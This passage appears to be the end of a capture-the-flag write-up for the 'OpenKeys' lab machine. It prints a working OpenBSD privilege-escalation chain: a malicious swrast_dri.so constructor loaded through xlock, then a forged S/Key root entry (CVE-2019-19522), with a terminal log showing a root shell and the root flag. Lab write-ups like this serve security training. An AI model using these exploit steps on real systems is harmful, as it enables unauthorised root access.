
I then compiled the malicious driver

```
gcc -fpic -shared -s -o swrast_dri.so swrast_dri.c
```

Once the exploit was compiled I modified the environment to exploit the vulnerability

```
# Modify a env variables from inside an empty environment slicing the value needed
env -i /usr/X11R6/bin/Xvfb :66 -cc 0 &
env -i LIBGL_DRIVERS_PATH=. /usr/X11R6/bin/xlock -display :66

# Now using CVE-2019-19522 I can use SKey to upgrade my permissions
echo 'root md5 0100 obsd91335 8b6d96e0ef1b1c21' > /etc/skey/root

# Assign required file permissions and use the newly created key
chmod 0600 /etc/skey/root
env -i TERM=vt220 su -l -a skey

# Instead of entering the password for root I enter the recovery key for the OTP
EGG LARD GROW HOG DRAG LAIN
```

SCREENSHOT EVIDENCE OF PRIVILEGE ESCALATION




```
openkeys$ cat > swrast_dri.c << "EOF"
> #include <paths.h>
> #include <sys/types.h>
> #include <unistd.h>
>
> static void __attribute__ ((constructor)) _init (void) {
>     gid_t rgid, egid, sgid;
>     if (getresgid(&rgid, &egid, &sgid) ≠ 0) _exit(__LINE__);
>     if (setresgid(sgid, sgid, sgid) ≠ 0) _exit(__LINE__);
>
>     char * const argv[] = { _PATH_KSHELL, NULL };
>     execve(argv[0], argv, NULL);
>     _exit(__LINE__);
> }
> EOF
openkeys$ gcc -fpic -shared -s -o swrast_dri.so swrast_dri.c
openkeys$ env -i /usr/X11R6/bin/Xvfb :66 -cc 0 &
[1] 3111
openkeys$ _XSERVTransmkdir: ERROR: euid ≠ 0,directory /tmp/.X11-unix will not be created.

openkeys$ env -i LIBGL_DRIVERS_PATH=. /usr/X11R6/bin/xlock -display :66
openkeys$ id
uid=1001(jennifer) gid=11(auth) groups=1001(jennifer), 0(wheel)
openkeys$ echo 'root md5 0100 obsd91335 8b6d96e0ef1b1c21' > /etc/skey/root
openkeys$ chmod 0600 /etc/skey/root
openkeys$ env -i TERM=vt220 su -l -a skey
otp-md5 99 obsd91335
S/Key Password:
openkeys# id
uid=0(root) gid=0(wheel) groups=0(wheel), 2(kmem), 3(sys), 4(tty), 5(operator), 20(staff), 31(guest)
openkeys# hostname
openkeys.htb
openkeys# ifconfig
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 32768
        index 3 priority 0 llprio 3
        groups: lo
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x3
        inet 127.0.0.1 netmask 0xff000000
vmx0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        lladdr 00:50:56:b9:b7:d0
        index 1 priority 0 llprio 3
        groups: egress
        media: Ethernet autoselect (10GbaseT)
        status: active
        inet 10.10.10.199 netmask 0xffffff00 broadcast 10.10.10.255
enc0: flags=0<>
        index 2 priority 0 llprio 3
        groups: enc
        status: active
pflog0: flags=141<UP,RUNNING,PROMISC> mtu 33136
        index 4 priority 0 llprio 3
        groups: pflog
```

I was then able to read the root flag

```
cat /root/root.txt
# RESULTS
f3a553b1697050ae885e7c02dbfc6efa
```

SCREENSHOT EVIDENCE OF ROOT FLAG



```
openkeys# cat /root/root.txt
f3a553b1697050ae885e7c02dbfc6efa
openkeys# 
```

ROOT FLAG: f3a553b1697050ae885e7c02dbfc6efa